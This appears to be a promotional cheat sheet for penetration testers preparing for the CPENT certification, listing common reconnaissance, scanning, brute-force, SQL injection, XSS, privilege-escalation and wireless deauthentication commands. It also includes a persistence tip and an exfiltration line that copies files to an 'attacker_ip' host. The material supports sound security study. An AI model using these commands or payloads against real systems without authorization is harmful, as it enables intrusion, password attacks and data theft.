


CPENT Cheat Sheet: Advanced Guide for Pen Testers
In today’s cybersecurity landscape, organizations face constant threats from advanced attackers. To defend systems effectively, companies rely on skilled penetration testers who can think like hackers and identify vulnerabilities before they are exploited.
The CPENT Cheat Sheet is designed as a practical, real-world reference guide for penetration testers and students preparing for the Certified Penetration Testing Professional (CPENT) certification. Unlike theoretical certifications, CPENT focuses heavily on hands-on skills, requiring you to demonstrate real attack techniques in controlled lab environments.
This guide goes beyond basic commands—it explains why and when to use each technique, helping you build a strong mindset for real-world penetration testing.
What is CPENT?
The Certified Penetration Testing Professional (CPENT) is an advanced cybersecurity certification that tests your ability to perform penetration testing in real-world environments.
🔍 Key Features:
- Fully hands-on practical exam
- Real-world network environments
- Focus on enterprise-level attacks
- Covers advanced topics like pivoting, double pivoting, and lateral movement
🎯 Why CPENT Matters:
Most certifications test theoretical knowledge, but CPENT ensures you can:
- Exploit real vulnerabilities
- Move inside networks undetected
- Escalate privileges effectively
- Maintain persistence
Penetration Testing Methodology

A structured methodology ensures that no critical step is missed during an engagement.
🔹 1. Reconnaissance (Information Gathering)
This is the first and most important phase. You collect data about the target without interacting much with it.
Types:
- Passive (Google, WHOIS, public data)
- Active (direct interaction with the system)
👉 Why it matters: Better recon = easier exploitation.
🔹 2. Scanning
You identify open ports, services, and vulnerabilities.
👉 Helps answer:
- What services are running?
- Which ports are open?
- Are there outdated versions?
🔹 3. Enumeration
You extract detailed information like:
- Usernames
- Shares
- System info
👉 This phase often gives direct entry points.
🔹 4. Exploitation
You use vulnerabilities to gain access.
👉 Example:
- Weak passwords
- Misconfigured services
- Known exploits
🔹 5. Privilege Escalation
After gaining access, you try to become:
- Root (Linux)
- Administrator (Windows)
👉 This is critical for full system control.
🔹 6. Post Exploitation
You maintain access and gather sensitive data.
🔹 7. Reporting
Document findings with:
- Proof of concept
- Risk level
- Fix recommendations
Information Gathering Cheat Sheet
🔍 Domain Information
whois target.com👉 Provides:
- Domain owner details
- Registration info
- Contact data
🔍 DNS Enumeration
nslookup target.com
dig target.com
👉 Helps identify:
- IP addresses
- Mail servers
- DNS records
🔍 Subdomain Enumeration
sublist3r -d target.com
amass enum -d target.com
👉 Why important:
Subdomains often expose:
- Admin panels
- Dev environments
- Forgotten servers
🔍 Directory Bruteforcing
gobuster dir -u http://target.com -w wordlist.txt👉 Finds hidden:
- Login pages
- Backup files
- API endpoints
Scanning & Enumeration
🔎 Nmap Deep Scan
nmap -sC -sV target.com👉 What it does:
- Detects services
- Identifies versions
- Runs default scripts
🔎 Full Port Scan
nmap -p- target.com👉 Why:
Many services run on non-standard ports.
🔎 Aggressive Scan
nmap -A target.com👉 Includes:
- OS detection
- Script scanning
- Traceroute
🔎 SMB Enumeration
enum4linux target.com👉 Extracts:
- Users
- Shares
- Password policies
Exploitation Techniques
💥 Metasploit Framework
msfconsole
search exploit
use exploit_name
set payload
run
👉 Why use Metasploit:
- Automated exploitation
- Large exploit database
- Easy payload handling
💥 Brute Force Attacks
hydra -l admin -P passwords.txt target.com ssh👉 Used when:
- Weak passwords exist
- No account lockout
💥 Password Cracking
john hash.txt👉 Converts hashes into plaintext passwords.
Privilege Escalation
🔐 Linux Techniques
sudo -l👉 Shows commands you can run as root.
find / -perm -4000 2>/dev/null👉 Finds SUID binaries that can be exploited.
🔐 Automated Tools
linpeas.sh👉 Checks:
- Misconfigurations
- Weak permissions
- Vulnerabilities
🔐 Windows Privilege Escalation
whoami /priv👉 Shows privileges of the current user.
winpeas.exe👉 Automated vulnerability scanner.
Web Application Testing
🌐 SQL Injection
' OR 1=1--👉 Bypasses authentication by manipulating queries.
🌐 Cross-Site Scripting (XSS)
<script>alert('XSS')</script>👉 Injects malicious scripts into web pages.
🌐 SQLMap Automation
sqlmap -u "http://target.com?id=1" --dbs👉 Automates:
- Database detection
- Data extraction
🌐 Tools
- Burp Suite → Intercept and modify requests
- OWASP ZAP → Automated vulnerability scanning
Post Exploitation
🔄 Persistence
crontab -e👉 Keeps access even after reboot.
🔄 Data Exfiltration
scp file user@attacker_ip:/path👉 Transfers sensitive files.
🔄 Lateral Movement
👉 Move from one system to another inside the network.
Wireless & Network Attacks
📶 Monitor Mode
airmon-ng start wlan0📶 Capture Packets
airodump-ng wlan0📶 Deauthentication Attack
aireplay-ng --deauth 10 -a target wlan0👉 Forces devices to disconnect and reconnect.
Important Tools List
🧰 Core Tools Explained
- Nmap → Network scanning
- Metasploit → Exploitation framework
- Burp Suite → Web testing
- Wireshark → Packet analysis
- Hydra → Brute force
- SQLMap → SQL injection automation
- Netcat → Networking tool
Pro Tips for CPENT
- Practice daily in labs
- Learn networking deeply
- Focus on pivoting techniques
- Document everything
- Think like an attacker
Conclusion
The CPENT Cheat Sheet is more than just a list of commands—it’s a roadmap to becoming a skilled penetration tester. Mastering these techniques requires consistent practice, curiosity, and a problem-solving mindset.
🔥 Ready to become a cybersecurity expert?
Join Axximum Infosolutions and start your journey in ethical hacking today!
FAQs (CPENT Cheat Sheet)
❓ Is CPENT beginner-friendly?
No, it is designed for intermediate to advanced learners.
❓ What is the exam duration?
24 hours practical exam.
❓ Do I need coding knowledge?
Basic scripting knowledge is helpful.
❓ Which OS is best for practice?
Kali Linux is recommended.
❓ How to pass CPENT?
Practice labs, understand concepts, and avoid memorization.
